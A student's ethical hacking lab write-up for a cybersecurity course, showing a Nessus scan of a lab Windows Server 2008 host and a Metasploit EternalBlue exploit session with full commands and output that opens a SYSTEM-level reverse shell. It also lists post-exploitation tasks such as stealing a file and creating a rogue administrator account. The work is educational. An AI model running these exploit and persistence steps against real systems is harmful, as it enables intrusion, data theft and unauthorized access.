

OLD DOMINION UNIVERSITY

CYSE 301 CYBERSECURITY TECHNIQUES AND OPERATIONS

Assignment #4 - Ethical Hacking

Garrett Moison

11/20/2022

TASK A – SELECT YOUR EXPLOITS

1. Use Nessus to find all **FIVE** critical security issues in the target Windows Server 2008
2. Search for an exploit that targets a security issue **other than** MS17-010
3. Discuss the exploit you select, such as how it works and the required configurations, etc

The image displays two screenshots of the Nessus Essentials web interface, accessed via a Mozilla Firefox browser on a Kali Linux system. The browser's address bar shows the URL `https://localhost:8834/#/scans/reports/5/hosts` in the top screenshot and `https://localhost:8834/#/scans/reports/5/vulnerabilities` in the bottom screenshot.

Top Screenshot: Hosts View

The interface shows the 'WS 08' scan report. The 'Hosts' tab is selected, displaying a table with one host: 192.168.10.11. The host has 24 vulnerabilities, represented by a blue progress bar at 12%.

Host	Vulnerabilities	%
192.168.10.11	24	12%

Bottom Screenshot: Vulnerabilities View

The interface shows the same scan report, but the 'Vulnerabilities' tab is selected. It displays a table of 8 vulnerabilities, all with an 'INFO' severity level. The table includes columns for Severity, Name, Family, and Count.


Sev	Name	Family	Count
INFO	DCE Services Enumeration	Windows	7
INFO	SMB (Multiple Issues)	Windows	6
INFO	Nessus SYN scanner	Port scanners	5
INFO	Microsoft Windows (Multiple Issues)	Windows	2
INFO	Nessus Windows Scan Not Performed with...	Settings	1
INFO	Server Message Block (SMB) Protocol Ver...	Misc.	1
INFO	TCP/IP Timestamps Supported	General	1
INFO	Traceroute Information	General	1

Both screenshots include a 'Scan Details' sidebar on the right, showing the policy as 'Advanced', status as 'Running', scanner as 'Local Scanner', and start time as 'Today at 1...'. A 'Vulnerabilities' donut chart is also present in the bottom right corner of each view.

TASK B – MS17_010_ETERNALBLUE


Use **m17_010_eternalblue** and **reverse_tcp** as the exploit and payload to launch the attack. You need to use the following configuration for the reverse shell

1. Listening Port: Use **30123** as the listening port number



```
root@CS2APenTest: ~  
File Edit View Search Terminal Help  
msf5 exploit(windows/smb/ms17_010_eternalblue) > set lhost 192.168.217.3  
lhost => 192.168.217.3  
msf5 exploit(windows/smb/ms17_010_eternalblue) > set lport 30123  
lport => 30123  
msf5 exploit(windows/smb/ms17_010_eternalblue) > set rhost 192.168.10.11  
rhost => 192.168.10.11  
msf5 exploit(windows/smb/ms17_010_eternalblue) > exploit  
[*] Started reverse TCP handler on 192.168.217.3:30123  
[*] 192.168.10.11:445 - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Standard 7600 x64 (64-bit)  
[*] 192.168.10.11:445 - Connecting to target for exploitation.  
[*] 192.168.10.11:445 - Connection established for exploitation.  
[*] 192.168.10.11:445 - Target OS selected valid for OS indicated by SMB reply  
[*] 192.168.10.11:445 - CORE raw buffer dump (36 bytes)  
[*] 192.168.10.11:445 - 0x00000000 57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32 Windows Server 2  
[*] 192.168.10.11:445 - 0x00000010 30 30 38 20 52 32 20 53 74 61 6e 64 61 72 64 20 008 R2 Standard  
[*] 192.168.10.11:445 - 0x00000020 37 36 30 30 7600  
[*] 192.168.10.11:445 - Target arch selected valid for arch indicated by DCE/RPC reply  
[*] 192.168.10.11:445 - Trying exploit with 12 Groom Allocations.  
[*] 192.168.10.11:445 - Sending all but last fragment of exploit packet  
[*] 192.168.10.11:445 - Starting non-paged pool grooming  
[*] 192.168.10.11:445 - Sending SMBv2 buffers  
[*] 192.168.10.11:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.  
[*] 192.168.10.11:445 - Sending final SMBv2 buffers.  
[*] 192.168.10.11:445 - Sending last fragment of exploit packet!  
[*] 192.168.10.11:445 - Receiving response from exploit packet  
[*] 192.168.10.11:445 - ETERNALBLUE overwrite completed successfully (0xc0000000)!  
[*] 192.168.10.11:445 - Sending egg to corrupted connection.  
[*] 192.168.10.11:445 - Triggering free of corrupted buffer.  
[*] Sending stage (206403 bytes) to 192.168.217.2  
[*] Meterpreter session 1 opened (192.168.217.3:30123 -> 192.168.217.2:29489) at 2022-11-20 23:13:57 -0500  
[*] 192.168.10.11:445 - =====  
[*] 192.168.10.11:445 - WIN-=====  
[*] 192.168.10.11:445 - =====  
meterpreter >
```

2. Background your meterpreter session. Then display the list of your active session(s) with connection peers



```
meterpreter > background  
[*] Backgrounding session 1...  
msf5 exploit(windows/smb/ms17_010_eternalblue) > sessions  
Active sessions  
=====
```


ID	Name	Type	Information	Connection
1	meterpreter	x64/windows	NT AUTHORITY\SYSTEM @ W2008R2	192.168.217.3:30123 -> 192.168.217.2:29489 (192.168.10.11)

```
msf5 exploit(windows/smb/ms17_010_eternalblue) >
```


TASK C – BASIC INFORMATION HARVESTING


Once you have established the reverse shell connection to the target Windows Server 2008, complete the following tasks in your **meterpreter** shell:

1. Take a screenshot of the target machine, then display it




2. Create a text file on the External Kali named "IMadeIT-YourMIDAS.txt" (replace **YourMIDAS** with your university MIDAS ID) and put "This is XXX, hello pumpkin!" in the file. Then, upload this file to the target's desktop (**Windows Server 2008**). Then log in to **Windows Server 2008** and check if the file exists. You need to show me the command that uploads the file.






3. Steal (download) the file “YouMadeIt.txt” from “C:/inetpub/ftproot”



4. Access the Windows Command Prompt via the meterpreter shell, then create a malicious user, YourMIDAS, with admin privilege in the **Windows Server 2008**. Please replace XXX with your MIDAS ID



5. Remote access to the malicious account created in the previous step and browse the files belonging to the other users in the RDP

